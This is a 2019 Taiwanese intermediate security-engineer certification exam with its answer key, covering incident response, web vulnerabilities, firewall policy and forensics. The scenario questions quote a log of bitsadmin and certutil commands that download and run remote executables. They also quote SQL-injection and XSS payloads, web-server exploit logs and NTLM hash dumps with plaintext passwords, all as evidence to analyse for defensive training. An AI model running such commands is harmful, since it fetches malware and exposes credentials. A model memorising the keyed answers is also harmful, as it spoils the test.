

108 年度中級資訊安全工程師能力鑑定試題

科目 2：資訊安全防護實務

考試日期：108 年 9 月 7 日

第 1 頁，共 13 頁

單選題 15 題，複選題 5 題，題組題 5 題（佔 100%）

A	<p>1. (單選題) 在駭客工具中，常見到中國菜刀（China Chopper）或相似工具其主要手法為？</p> <p>(A) 通過向網站提交一句簡短的程式碼，來達到向伺服器插入木馬，並最後獲取 webshell</p> <p>(B) 針對網站，建立一個連接，以很低的速度發包，並保持住這個連接不斷開，最後將可用的連線佔滿</p> <p>(C) 客戶使用主機 M 訪問並登錄合法網站 webA 後，再去訪問惡意網站 webB，然後惡意網站 webB 冒充該客戶透過使用者主機 M 去向網站 webA 發起請求</p> <p>(D) 使用不安全的反序列化漏洞，利用遠端執行任意程式碼進行注入攻擊</p>
D	<p>2. (單選題) 通用漏洞評分系統（Common Vulnerability Scoring System, CVSS）是一個可衡量漏洞嚴重程度的公開標準。CVSSv3 以基本指標群（Base metric group）、暫時指標群（Temporal metric group）及環境指標群（Environmental metric group）等 3 個群組來進行判斷。關於基本指標群，下列何者「不」是其考量因素？</p> <p>(A) 機密性衝擊（Confidentiality Impact）</p> <p>(B) 攻擊途徑（Attack Vector）</p> <p>(C) 攻擊複雜度（Attack Complexity）</p> <p>(D) 可靠性衝擊（Reliability Impact）</p>
A	<p>3. (單選題) 關於安全軟體發展生命週期（Security Software Development Lifecycle, SSDLC），下列敘述何者正確？</p> <p>(A) 可區分為需求階段、設計階段、開發實作階段、測試階段以及部署維運階段</p> <p>(B) 可區分為 UI/UX 階段、設計階段、開發實作階段、測試階段以及部署維運階段</p> <p>(C) 可區分為需求階段、設計階段、測試階段、以及部署維運階段</p> <p>(D) 可區分為 UI/UX、設計階段、測試階段以及部署維運階段</p>
B	<p>4. (單選題) 磁碟陣列（RAID）是一種即時備援與資料復原技術，它主要使用多個磁碟進行資料複製的檔案系統，下列何種規劃「不」能避免因單一磁碟故障而造成資料損毀的能力？</p> <p>(A) AD 主機採用 2 顆 SATA 硬碟規劃成 RAID1</p> <p>(B) 檔案伺服器採用 4 顆 SAS 硬碟規劃成 RAID0</p>

108 年度中級資訊安全工程師能力鑑定試題

科目 2：資訊安全防護實務

考試日期：108 年 9 月 7 日

第 2 頁，共 13 頁

	(C) 網路存取儲存器 (NAS) 採用 8 顆 SATA 硬碟規劃成 RAID5 (D) 域儲存網路 (SAN) 採用 16 顆 SAS 硬碟規劃成 RAID6
C	5. (單選題) 資安事件緊急應變處置最重要目的是下列何者？ (A) 用防火牆或 WAF 做偵測跟阻擋 (B) 採用弱掃工具或滲透測試服務驗證是否完成修補 (C) 控制受害範圍 (D) 立即使用資料復原即可
C	6. (單選題) 關於編碼、加密與雜湊機制，下列敘述何者正確？ (A) 就設計原理而言，一段文字分別經過編碼 (Base 64)、加密 (AES128) 與雜湊 (SHA256) 機制處理，只有加密機制是無法還原明 (本) 文的 (B) 如果明文愈長，雜湊 (SHA256) 處理後的文字長度也愈長 (C) Hash 機制，同樣的明文會產出相同的密文，故常用來比對文字或檔案是否有遭竄改 (D) 對於編碼 (Base 64)、加密 (AES128) 與雜湊 (SHA256) 三種機制而言，只有編碼機制，在解碼過程中需使用密鑰 (Key) 機制才可解碼成功
C	7. (單選題) 關於 XML External Entity (XXE) Injection 的防護，下列防護機制何者較佳？ (A) 使用 HTTPS 安全連線 (B) 使用合法憑證進行雙向 (伺服器端與使用者端) 之身分驗證 (C) 禁止 DTD (Document Type Define) 引用外部實體 (D) 使用 SHA-3 (Secure Hash Algorithm 3) 進行計算
D	8. (單選題) 公司收到主管機關要求，必須每年進行網路資安健檢，下列何者方式較「不」符合？ (A) 遠端網路弱點掃描 (Network Vulnerability Assessment) (B) 遠端滲透測試 (Penetration Testing) (C) 到場網頁應用程式弱點掃描 (Web Vulnerability Assessment) (D) 到場網路安全備援服務
C	9. (單選題) 在網站弱點檢測報告中，發現系統本身有存在 XSS 及 Open Redirect 問題，可以採取下列何者方案進行修補？ (A) XSS 可以透過過濾此符號 "<"，即可根治 (B) Open Redirect 可以採用圖像式驗證即可根治 (C) HTML.Encode 是可以解決 XSS 的一種方法

108 年度中級資訊安全工程師能力鑑定試題

科目 2：資訊安全防護實務

考試日期：108 年 9 月 7 日

第 3 頁，共 13 頁

	(A)採用 Prepared Statement 可以解決 XSS															
A	<p>10. (單選題) 在日常檢查時發現 10.10.1.1 (web)，10.10.1.2 (db)發現入侵警訊風險如附圖內容所示時，請問第一步應該做？</p> <p>2018/07/07 src:199.199.199.1 dst:10.10.1.1 oooo.php?id=' or 1=1—xp_cmd_shell(...)?</p> <p>(A)檢查 10.10.1.2 是否有被加入額外帳號 (B)檢查 10.10.1.1 是否有其他的備份資料 (C)立即通報 N-ICST (D)立即進行系統還原</p>															
D	<p>11. (單選題)如果網站遭遇入侵行為，在採取風險應變處置及改善時，下列敘述何者較「不」正確？</p> <p>(A)用防火牆或網站應用程式防火牆 (Web Application Firewall, WAF) 先暫時將此風險做偵測跟阻擋 (B)採用弱掃工具或滲透測試服務驗證是否完成修補 (C)使用原始碼檢測確認是否有其他類似弱點 (D)將被網站備份資料復原即可</p>															
C	<p>12. (單選題) 依據下圖所示之結果，此為 OWASP Top 10 – 2017 文件敘述的何項風險分類？</p> <div style="border: 1px solid #ccc; padding: 5px; margin: 5px 0;"> <p>Request Response</p> <hr/> <p>Raw Params Headers Hex ViewState</p> <hr/> <p>POST request to /index/Index.aspx</p> <table border="1" style="width: 100%; border-collapse: collapse;"> <thead> <tr> <th>Type</th> <th>Name</th> <th>Value</th> </tr> </thead> <tbody> <tr> <td>Cookie</td> <td></td> <td></td> </tr> <tr> <td>Cookie</td> <td></td> <td></td> </tr> <tr> <td>Cookie</td> <td>RememberAccount</td> <td>isRememberMe=YES&UserAccount=S1</td> </tr> <tr> <td>Cookie</td> <td></td> <td></td> </tr> </tbody> </table> </div> <p>(A)Cross-Site Scripting (XSS) (B)XML External Entities (XXE) (C)Sensitive Data Exposure (D)Security Misconfiguration</p>	Type	Name	Value	Cookie			Cookie			Cookie	RememberAccount	isRememberMe=YES&UserAccount=S1	Cookie		
Type	Name	Value														
Cookie																
Cookie																
Cookie	RememberAccount	isRememberMe=YES&UserAccount=S1														
Cookie																
C	<p>13. (單選題) 關於資訊與通訊系統安全經常使用到密碼學，下列應用功能何者設計「不」正確？</p>															

108 年度中級資訊安全工程師能力鑑定試題

科目 2：資訊安全防護實務

考試日期：108 年 9 月 7 日

第 4 頁，共 13 頁

	<p>(A) 使用雜湊函數 (Hash function) 來檢查設備韌體是否被竄改過</p> <p>(B) PGP 郵件加密軟體可採用公鑰加密與私鑰解密的方式，保護郵件僅限特定人員才能閱讀</p> <p>(C) IPSec VPN 網路傳送大量資料時，應使用非對稱式加密演算法保護訊息內容</p> <p>(D) HTTPS (HTTP Secure) 將 HTTP 承載到 SSL 通訊協定上，使用公鑰進行網頁認證、資料加密與訊息完整性驗證</p>
B	<p>14. (單選題) 公司資訊室主任要求 MIS 人員每一季使用 Nessus 掃瞄工具進行公司內部網段掃瞄，下列何者「不」是本項作業的目的？</p> <p>(A) 辨認目前主機系統的弱點</p> <p>(B) 模擬駭客人工入侵發掘系統中未知的漏洞</p> <p>(C) 辨識出缺乏安全管控的項目</p> <p>(D) 解讀安全弱點，再進行安全強化</p>
A	<p>15. (單選題) 在 OWASP Top 10 2017 中，其 A9 項目說明使用含有已知漏洞的元件。而在軟體開發時，為減少 A9 項目的發生，下列何種作法為佳？</p> <p>(A) 限制可以使用的元件</p> <p>(B) 使用強的加密演算法</p> <p>(C) 使用入侵防禦系統</p> <p>(D) 限制使用的網路埠</p>
BD	<p>16. (複選題) 網頁瀏覽器的 Cookies 並未使用加密保護機制，因此網站設計者為圖下次登入方便性，如果將使用者帳密儲存在 Cookie 之中，此種安全漏洞可以讓駭客使用哪些網頁攻擊手法取得 Cookie 中機敏資料？</p> <p>(A) SQL Injection</p> <p>(B) XSS (Cross-Site Scripting)</p> <p>(C) Google-hacking</p> <p>(D) CookieSpy</p>
AB	<p>17. (複選題) 透過安全設定 HTTP Header 標頭，能夠使瀏覽器進行相關的限制，讓網站與使用者瀏覽器之間有更多的安全防護。下列哪些 HTTP Header 標頭可達上述功能？</p> <p>(A) HTTP Strict Transport Security</p> <p>(B) X-Frame-Options</p> <p>(C) Access-Control-Max-Age</p> <p>(D) Accept-Encoding</p>

108 年度中級資訊安全工程師能力鑑定試題

科目 2：資訊安全防護實務

考試日期：108 年 9 月 7 日

第 5 頁，共 13 頁

AB	<p>18. (複選題) 在雲端的架構中，有安全的聯合身分管理 (Federated Identity Management) 機制，可進行多組織之間的單點登錄 (SSO)，在多個組織之間進行身分驗證與授權。而相關的聯合身分驗證標準 (Federation Standards) 有下列哪些？</p> <p>(A) SAML 2.0 (B) WS-Federation (C) SSL 3.0 (D) NTLMv2</p>
BD	<p>19. (複選題) 資通安全管理法通過後，對公務機關與特定非公務機關之資安事件應變通報要求更為明確，搭配政府持續推動之資安資訊分享與分析中心 (Information Sharing and Analysis Center, ISAC) 機制設計，關於資安事件應變通報與情資分享，下列敘述哪些正確？</p> <p>(A) 資通安全管理法子法規定，公務機關辦理資通安全事件之通報，應於事件發生後一小時內進行通報 (B) 資安事件通報屬 ISAC 之服務範圍之一 (C) 資通安全管理法子法規定之事件嚴重等級共分四級，第一級為最嚴重，第四級為最輕微 (D) 我國 ISAC 機制設計，針對跨領域之資安情資分享，建議採用 STIX 與 TAXII 之格式與機制</p>
AC D	<p>20. (複選題) 企業進行客戶會員網站的滲透測試時，應該要注意下列哪些項目，以確保滲透測試的範圍完整性？</p> <p>(A) 網站暴露在 Internet 上的前後台網址 (B) 要求一定在上班時間進行測試 (C) 要求至少要參考 OWASP Top 10 及滲透測試方法如 OSSTMM 等 (D) 包含提供測試用的 login 帳號，以及未登入前的測試要求</p>
	<p>(題組題 1)</p> <p>某公司資安稽核部門進行年度檢視稽核，抽驗(1) Web 資安黑箱檢測報告、(2)資料庫紀錄、(3)資訊系統存取紀錄以及(4)研發人員端點電腦記錄，請就下列紀錄與報告內容關連性，回答相關問題：</p> <p>(1) 在網站檢測報告，在紅 (高風險) 橘 (中風險) 藍 (低風險) 綠 (資訊性提列) 燈分項下的藍燈報告中發現：</p> <div style="border: 1px dashed black; padding: 5px;"><pre>2019-05-14 07:58:10 110.10.1.103 GET /login.asp 443 - 10.10.10.100 Mozilla/5.0+(Windows+NT+6.1;+rv:50.0)+Gecko/20100101+Firefox/50.0 200 8 12030 58</pre></div>

108 年度中級資訊安全工程師能力鑑定試題

科目 2：資訊安全防護實務

考試日期： 108 年 9 月 7 日

第 6 頁，共 13 頁

(2) 在資料庫交易記錄中發現：

```
Input_1> start bitsadmin /transfer 666 http://files.download.com/conceal1.jpg
c:\windows\system32\inject.dll
...
...
Input_10> certutil.exe -urlcache -split -f http://files.download.com/conceal2.jpg
Input_11> copy conceal2.jpg c:\windows\system32\hacking.exe
Input_12> wmic process call create C:\Windows\System32\ hacking.exe
```

(3) 在 IIS Access Log 發現：

```
Request
Post ...
Cookie:...
User-Agent:...
_action_save=Save&_roleCheck=&confirmPwd=CrmAdmPa$$Wd&email=cr
madmin@stalker.com&name=follmy&roleCheck=4000le72f9034d0032xdbb
2019&telNo=0988xxxx&DeptNo=%27%22%28%29%26%25%3cScRiPt%20
%3eprompt%28971921%29%3c%2fScRiPt%3e&UserAcoount=CrmAdmin&
UserPwd= CrmAdmPa$$Wd
Response
HTTP/1.1 200 OK
```

(4) 在研發人員端點電腦記錄發現：

```
05/12/2019 10:51:18,Backup,未知,Database backed up. Database:
CRM<c/> creation date(time): 2019/05/12(10:42:26)<c/> pages dumped:
354<c/> first LSN: 34:83:74<c/> last LSN: 34:114:1<c/> number of dump
devices: 1<c/> device information: (FILE=1<c/> TYPE=DISK:
{'D:\IIS\wwwroot\1login.asp'}). This is an informational message only. No
user action is required.
```

BC
D

21. (題組題 1-1，複選題) 上述情境中，關於網站檢測報告分析，下列敘述
哪些正確？

- (A) 藍色燈號資安報告項目，不需要關注處理，並無風險
- (B) 在網站檢測報告中，本項內容測試，回應結果 200 表示成功
- (C) 在解析內容中發現帳號與密碼
- (D) 在網站檢測報告中發現在傳輸過程中，對敏感資料未作保護

108 年度中級資訊安全工程師能力鑑定試題

科目 2：資訊安全防護實務

考試日期：108 年 9 月 7 日

第 7 頁，共 13 頁


D	22. (題組題 1-2, 單選題) 上述情境中，關於資料庫交易記錄，下列敘述何者「不」正確？ (A) 可以知道這是一個網站系統與資料庫在同一部主機 (B) login.asp 備份後被儲存在 IIS 網站目錄下 (C) 該交易記錄發現資料庫被備份成為 login.asp (D) 所備份的資料庫是全球資訊網
B	23. (題組題 1-3, 單選題) 上述情境中，關於 IIS Access log，下列敘述何者「不」正確？ (A) 10.10.1.100，在 IIS Log format 預設順序指是 Client IP (B) 100.10.1.103，在 IIS Log format 預設順序指是 Client IP (C) 交叉分析後這是一個內部人員竊取 CRM 資料庫惡意行為 (D) login.asp 是無法被下載儲存
A	24. (題組題 1-4, 單選題) 上述情境中，關於研發人員端點電腦記錄，下列敘述何者「不」正確？ (A) 該員工利用 bitsadmin 下載一張圖片，下載效率很高 (B) Certutil.exe 可用來傾印顯示憑證單位 (CA) 資訊，還原 CA 元件、金鑰組和憑證鏈結 (C) 該員工利用 wmic 來叫用 windows system32 下 hacking.exe (D) 透過電腦紀錄發現，本狀況可能為員工個人操作行為所造成
	(題組題 2) 某公司因資安考量，重新規劃對外網站的連線架構，AP 與 DB Server 放在 Intranet，Reverse proxy (Web) 放在 DMZ，對外 Web 連線使用 SSL 連線，AP 與 Reverse proxy 之間亦使用加密連線，而這幾台主機間的流量，都納入網路型 IPS 進行監控 (該 IPS 目前僅有攻擊特徵偵測功能)，DMZ/Internet/Intranet 間亦有防火牆進行連線控管。某天公司內的資安人員發現有人嘗試在攻擊對外網站，在 DMZ Web server 連線日誌中發現以下可疑的連線記錄

108 年度中級資訊安全工程師能力鑑定試題

科目 2：資訊安全防護實務

考試日期：108 年 9 月 7 日

第 8 頁，共 13 頁

	 <pre> Fields: date time s-ip cs-method cs-uri-stem cs-uri-query s-port cs-username c-ip cs(User-Agent) sc-status sc-substatus sc-win32-status time-taken 2019-07-08 04:37:09 113.101.155.21 POST /msadc/msadcs.d11/AdvancedDataFactory.Query - 8443 - 219.101.221.101 ACTIVATEDATA 200 0 2 592 2019-07-08 04:37:10 113.101.155.21 POST /msadc/msadcs.d11/AdvancedDataFactory.Query - 8443 - 219.101.221.101 ACTIVATEDATA 200 0 2 546 2019-07-08 04:37:10 113.101.155.21 POST /msadc/msadcs.d11/AdvancedDataFactory.Query - 8443 - 219.101.221.105 ACTIVATEDATA 200 0 2 249 2019-07-08 04:37:30 113.101.155.21 POST /msadc/msadcs.d11/AdvancedDataFactory.Query - 8443 - 219.101.221.101 ACTIVATEDATA 200 0 2 468 2019-07-08 04:37:30 113.101.155.21 POST /msadc/msadcs.d11/AdvancedDataFactory.Query - 8443 - 219.101.221.105 ACTIVATEDATA 200 0 2 171 2019-07-08 04:37:31 113.101.155.21 POST /msadc/msadcs.d11/AdvancedDataFactory.Query - 8443 - 219.101.221.105 ACTIVATEDATA 200 0 2 62 2019-07-08 04:37:31 113.101.155.21 POST /msadc/msadcs.d11/AdvancedDataFactory.Query - 8443 - 219.101.221.101 ACTIVATEDATA 200 0 2 280 2019-07-08 04:37:33 113.101.155.21 POST /msadc/msadcs.d11/AdvancedDataFactory.Query - 8443 - 219.101.221.105 ACTIVATEDATA 200 0 2 1076 2019-07-08 04:37:33 113.101.155.21 POST /msadc/msadcs.d11/AdvancedDataFactory.Query - 8443 - 219.101.221.105 ACTIVATEDATA 200 0 2 218 </pre>
<p>A</p>	<p>25. (題組題 2-1, 單選題) 上述情境中，下列敘述何者正確？</p> <ul style="list-style-type: none"> (A) 若此連線行為是攻擊，該攻擊有可能執行成功 (B) 此 web server 為 Linux Base 主機 (C) 此網站的對外服務 Port 為 443 埠 (D) 此次連線的來源 IP 為 113.101.155.21
<p>B</p>	<p>26. (題組題 2-2, 單選題) 上述情境中，當攻擊發生時，IPS 在當下並無觸發告警，經與原廠確認，原廠告知該設備對此一攻擊具有偵測能力，下列敘述何者「不」是未觸發告警原因？</p> <ul style="list-style-type: none"> (A) IPS 未告警的原因可能是 pattern 未即時更新，導致攻擊當下設備未即時告警 (B) 攻擊流量未透過 IPS 分析，以致該設備未觸發告警 (C) 因攻擊流量為 SSL 加密，以致該設備未能有效偵測觸發告警 (D) 由於攻擊發生時，網站流量過大，超過 IPS 處理上限，以致該設備漏封包未能正常告警
<p>C</p>	<p>27. (題組題 2-3, 單選題) 上述情境中，當資安人員進一步分析 AP Server Access Log，發現 AP Server 所紀錄的連線 Log 中，來源 IP 都只出現 DMZ Web IP(113.101.155.21)，未出現其他外部來源 IP，可能是下列何項功能所造成的影響？</p> <ul style="list-style-type: none"> (A) 未配置 x-client-trace-id 功能 (B) 未配置 x-request-id 功能 (C) 未配置 x-forward-for 功能

108 年度中級資訊安全工程師能力鑑定試題

科目 2：資訊安全防護實務

考試日期：108 年 9 月 7 日

第 9 頁，共 13 頁

	(D)未配置 user-agent 功能
BD	<p>28. (題組題 2-4, 複選題) 上述情境中，此次駭客遠端攻擊最終有成功，駭客透過應用程式漏洞在 AP Server 上植入了常見已知的後門程式，但當下資安人員未能發現，如果要改善此連線架構的資安偵測，能第一時間發現或防止駭客植入後門程式，在不影響 AP 服務功能的前提下，下列哪些敘述可以達到此一目的？</p> <p>(A)在網路型 IPS 中，加購檔案型病毒偵測功能</p> <p>(B)在 AP Server 中安裝防毒軟體，並確保病毒碼有 update 到最新</p> <p>(C)關閉此網站服務中所有檔案上傳的服務</p> <p>(D)修補 AP Server、Web Server 與 Application 中的所有漏洞及弱點</p>
	<p>(題組題 3)</p> <p>公司近期另一工業區的新廠房建築物將完工，準備開始進行系統佈建作業，擔任資訊室系統工程師的你必須在工程前先做好資訊與通訊系統的相關規劃作業；目前公司計劃將在新廠建置一條新的生產線，並將生產三課、品管部門與客服部門移到新廠，同時設立 60 人的辦公室，ERP 及 CRM 等資訊系統作業仍將連到既有資訊中心的相關系統上操作。</p>
D	<p>29. (題組題 3-1, 單選題) 上述情境中，下列何項新廠區的網路規劃「不」屬於資安考量？</p> <p>(A)安裝 3 台接取網路交換器並設定 3 個 VLANs 且分為 3 個子網段 (subnet) 供不同部門使用</p> <p>(B)使用 VPN 閘道器建立總廠與新廠的安全傳輸網路</p> <p>(C)在新生產線佈署工規交換器，並且設定獨立的 VLAN 與子網段連接 SCADA (Supervisory Control and Data Acquisition) 自動化生產與控制系統設備</p> <p>(D)建置網路路由器提供不同網段的網路流量交換</p>
D	<p>30. (題組題 3-2, 單選題) 上述情境中，新廠的網際網路接口端為了簡化設備管理，改採用 UTM (Unified Threat Management) 整合式威脅管理設備，下列何者「不」是 UTM 設備的常見功能？</p> <p>(A)啟用 IPS (Intrusion Prevention System) 入侵偵測防禦功能，防禦異常的網路攻擊封包</p> <p>(B)管理新廠外網與內網的各子網段交換路由</p> <p>(C)建立 IPsec 通訊協定建立與總廠的加密傳輸路由</p> <p>(D)使用 Honeypot 誘捕系統功能來蒐集與分析入侵威脅</p>

108 年度中級資訊安全工程師能力鑑定試題

科目 2：資訊安全防護實務

考試日期：108 年 9 月 7 日

第 10 頁，共 13 頁


BC D	<p>31. (題組題 3-3, 複選題) 上述情境中，由於新廠並未規劃設置 MIS 人員，為了達到總廠資訊室人員可以進行設備遠端管理與維護作業，下列哪些維運功能是可考量規劃建置的功能？</p> <p>(A) 新廠資通訊設備必須都設定 Public IP 位置，才能提供端操作管理功能</p> <p>(B) UTM 設備上必須提供 SSL 或 L2TP VPN 功能，可以動態建立加密連線即時連接新廠網路處理異常問題</p> <p>(C) 建置網路管理系統監控新廠資通訊設備運作狀態，當發生異常時可以主動發出告警通知人員處理</p> <p>(D) 對於無需連接直接其他硬體裝置的使用者，考慮採用精簡型終端機 (Thin Client) 設備，一致化的操作介於方便總廠資訊室人員處理用戶問題</p>
C	<p>32. (題組題 3-4, 單選題) 上述情境中，為統一網路資安防護管理，新廠網路必須經由總廠才能上網，且新產線不能由工廠外部直接連接，並依作業需求將內網分為 2 個安全管理區域 (Security Zone)，LAN1 為生產三課、品管部門與客服部門使用的辦公室子網段，LAN2 為新產線 SCADA 系統設備使用的子網段，並且只限使用 TCP 1499 Port 與總廠 MES (Manufacturing Execution System) 製造執行管理系統連接，與使用 TCP 1599 port 來操作新廠 HMI (Human Machine Interface) 人機界面。在新廠開道端的 UTM 設備考量規劃將設定下列防火牆安全政策：</p> <ol style="list-style-type: none">(1) Deny All(2) Allow Any to IPSec(3) Allow LAN1 to WAN(4) Allow LAN1 to DMZ(5) Allow LAN1 to IPSec(6) Allow LAN2 to IPSec(7) Allow IPSec to LAN1(8) Allow IPSec to LAN2(9) Deny IPSec to LAN2 tcp port 1499(10) Deny IPSec to LAN2 tcp port 1599(11) Allow LAN1 to IPSec tcp port 1499(12) Allow LAN2 to IPSec tcp port 1499(13) Allow LAN1 to IPSec tcp port 1599(14) Allow LAN2 to IPSec tcp port 1599

108 年度中級資訊安全工程師能力鑑定試題

科目 2：資訊安全防護實務

考試日期：108 年 9 月 7 日

第 11 頁，共 13 頁

	<p>(15) Deny IPSec to LAN2 tcp port 1499 (16) Allow IPSec to LAN2 tcp port 1499 (17) Deny IPSec to LAN2 tcp port 1599 (18) Allow Any to LAN2 tcp port 1599 (19) Allow SSL to LAN1 (20) Allow Any to SSL</p> <p>請問這幾項防火牆安全政策排列次序由左到右何者為最佳？</p> <p>(A) (5)(6)(7)(8)(12)(18)(1) (B) (4)(3)(9)(13)(17)(19)(20) (C) (5)(7)(12)(16)(19)(20)(1) (D) (3)(2)(7)(18)(12)(16)(19)(20)(1)</p>
	<p>(題組題 4)</p> <p>組織 ABC 為金融監督管理委員會（金管會）管轄的關鍵基礎設施提供者，受到金管會核定為 A 級特定非公務機關，在一日的維運中，系統管理員 John 在操作核心線上系統時，發現電腦突然重新開機且無法正常啟動 Windows 作業系統，並直接即出現下列畫面。</p> 
C	<p>33. (題組題 4-1，單選題) 上述情境中，該系統最可能遭遇到什麼事故？</p> <p>(A) 遭受 Google hacking 攻擊 (B) 遭受 WannaCry 病毒加密勒索 (C) 遭受 Petya 病毒加密勒索 (D) 遭受 DDoS 攻擊</p>
D	<p>34. (題組題 4-2，單選題) 上述情境中，本次事故屬《資通安全事件通報及應變辦法》中的第幾級資通安全事件？</p>

108 年度中級資訊安全工程師能力鑑定試題

科目 2：資訊安全防護實務

考試日期：108 年 9 月 7 日

第 12 頁，共 13 頁

	<p>(A) 一級</p> <p>(B) 二級</p> <p>(C) 三級</p> <p>(D) 四級</p>																
B	<p>35. (題組題 4-3, 單選題) 上述情境中，依《資通安全事件通報及應變辦法》規定，應於發現後多久時間內通報金管會？</p> <p>(A) 30 分鐘</p> <p>(B) 1 小時</p> <p>(C) 2 小時</p> <p>(D) 4 小時</p>																
C	<p>36. (題組題 4-4, 單選題) 上述情境中，依《資通安全事件通報及應變辦法》規定，應於多少時間內完成損害控制或復原作業，並通報金管會？</p> <p>(A) 12 小時</p> <p>(B) 24 小時</p> <p>(C) 36 小時</p> <p>(D) 72 小時</p>																
	<p>(題組題 5)</p> <p>某日資安人員接獲通報，系統維運人員在某台 windows 主機上找到一個文字檔 (acc.txt) 內容如下，因為發現文字檔案”Name”欄位的資料與電腦帳號是雷同的，資安人員發現此文字檔中，含有該台主機之 administrator 權限的帳號</p> <table style="margin-left: 40px;"> <thead> <tr> <th style="text-align: left;">Name</th> <th style="text-align: left;">SID</th> </tr> </thead> <tbody> <tr> <td>-----</td> <td>-----</td> </tr> <tr> <td>Xuser</td> <td>S-1-5-21-3912933555-2805578987-3153105539-500</td> </tr> <tr> <td>Guset</td> <td>S-1-5-21-3912933555-2805578987-3153105539-501</td> </tr> <tr> <td>krbtgt</td> <td>S-1-5-21-3912933555-2805578987-3153105539-502</td> </tr> <tr> <td>Paris</td> <td>S-1-5-21-3912933555-2805578987-3153105539-513</td> </tr> <tr> <td>Jason</td> <td>S-1-5-21-3912933555-2805578987-3153105539-1001</td> </tr> <tr> <td>Tom</td> <td>S-1-5-21-3912933555-2805578987-3153105539-1012</td> </tr> </tbody> </table>	Name	SID	-----	-----	Xuser	S-1-5-21-3912933555-2805578987-3153105539-500	Guset	S-1-5-21-3912933555-2805578987-3153105539-501	krbtgt	S-1-5-21-3912933555-2805578987-3153105539-502	Paris	S-1-5-21-3912933555-2805578987-3153105539-513	Jason	S-1-5-21-3912933555-2805578987-3153105539-1001	Tom	S-1-5-21-3912933555-2805578987-3153105539-1012
Name	SID																
-----	-----																
Xuser	S-1-5-21-3912933555-2805578987-3153105539-500																
Guset	S-1-5-21-3912933555-2805578987-3153105539-501																
krbtgt	S-1-5-21-3912933555-2805578987-3153105539-502																
Paris	S-1-5-21-3912933555-2805578987-3153105539-513																
Jason	S-1-5-21-3912933555-2805578987-3153105539-1001																
Tom	S-1-5-21-3912933555-2805578987-3153105539-1012																
C	<p>37. (題組題 5-1, 單選題) 上述情境中，該帳號應為下列何者？</p> <p>(A) Tom</p> <p>(B) Paris</p> <p>(C) Xuser</p> <p>(D) Jason</p>																
C	<p>38. (題組題 5-2, 單選題) 上述情境中，若該電腦主機作業系統為 Win7，同一時間，資安人員在該台主機 acc.txt 同一目錄，發現另一個檔案</p>																

108 年度中級資訊安全工程師能力鑑定試題

科目 2：資訊安全防護實務

考試日期：108 年 9 月 7 日

第 13 頁，共 13 頁

	<p>Xuser:572403BE7D7927FF36FE38A80D08165E::abc123\$ Guset:8846F7EAEE8FB117AD06BDD830B7586C::password Jason:8895E989934E3B8F39A9F099FD71BFC4::ab1234 Tom:F67F5E3F66EFD7298BE6ACD32EEEB27C::1qaz2wsx</p> <p>(A)由這個檔案可以得知 Jason 為這台電腦具 administrator 權限的帳戶 (B)這看起來像是這台電腦的用戶與密碼 hash，其中密碼 hash 為 kerberos 格式 (C)這看起來像是這台電腦的用戶與密碼 hash，其中密碼 hash 為 NTLM 格式 (D)這看起來像是這台電腦的用戶與密碼 hash，其中密碼 hash 為 SHA512 格式</p>
B	<p>39. (題組題 5-3，單選題) 上述情境中，若資安人員確認此一現象可能是駭客入侵或電腦遭惡意程式感染，故進一步檢查電腦應用程式執行狀態，發現有一不明程式常駐在電腦中執行，下列何者「不」能列出目前 windows 電腦中正在運行的程式？（請勿考量 windows 版本問題） (A)在 command line(cmd)中執行 tasklist 指令 (B)在 command line(cmd)中執行 netstat -a 指令 (C)在 Powershell 中執行 get-process 指令 (D)在 Powershell 中執行 tasklist 指令</p>
AB D	<p>40. (題組題 5-4，複選題) 上述情境中，資安人員在經過清查後，發現有數十台電腦都有找到 acc.exe 與 hash.txt，檔案內容都留有該電腦的帳號清單與疑似密碼 hash 的資訊，也有部份電腦發現不明應用程式常駐，下列哪些屬於應優先處理的應變措施？ (A)請公司同仁立即變更密碼 (B)將不明程式送交防毒軟體廠商分析 (C)發動公司帳號盤點，確認各帳號之使用者與使用情況 (D)依公司資安事件通報機制，進行通報</p>